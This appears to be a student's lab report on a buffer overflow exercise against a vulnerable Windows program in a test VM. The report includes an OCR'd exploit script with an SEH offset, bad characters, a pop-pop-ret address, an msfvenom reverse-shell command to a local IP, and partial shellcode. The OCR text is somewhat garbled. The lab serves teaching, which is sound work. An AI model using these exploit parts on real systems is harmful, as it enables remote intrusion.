Secure Coding Lab-7

Buffer Overflow Attack

Name: N. Shanmukh

Reg No:18BCE7292


Task

- · Download Vulln.zip from teams.
- · Deploy a virtual windows 7 instance and copy the Vulln.zip into it. · Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- · Download and install python 2.7.* or 3.5.*
- · Run the exploit script to generate the payload
- · Install Vuln_Program_Stream.exe and Run the same


Analysis

· Crash the Vuln_Program_Stream program and report the vulnerability.

Windows 7:




Vullin.zip:




exploit.py


```
- - X
              exploit - Notepad
             File Edit Format View Help
ecycle Bir
             import struct
            Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
            OFFSET = 214
Google
Chrome
             badchars = \x00\x09\x0a\x0d\x3a\x5c
             Log data, item 23
Address=01015AF4
             Message= 0x01015af4 : pop ecx # pop ebp # ret 0x04 | {PAGE_EXECUTE_READWRI
reamiligg
             pop_pop_ret = struct.pack("<I", 0x01015af4)
             short_jump = '\xEB\x06\x90\x90'
             msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f pythc
             shellcode =
             shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
             shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
             shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
             shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
```



Payload after running the files:



StreamRipper32.exe



Application Crash:

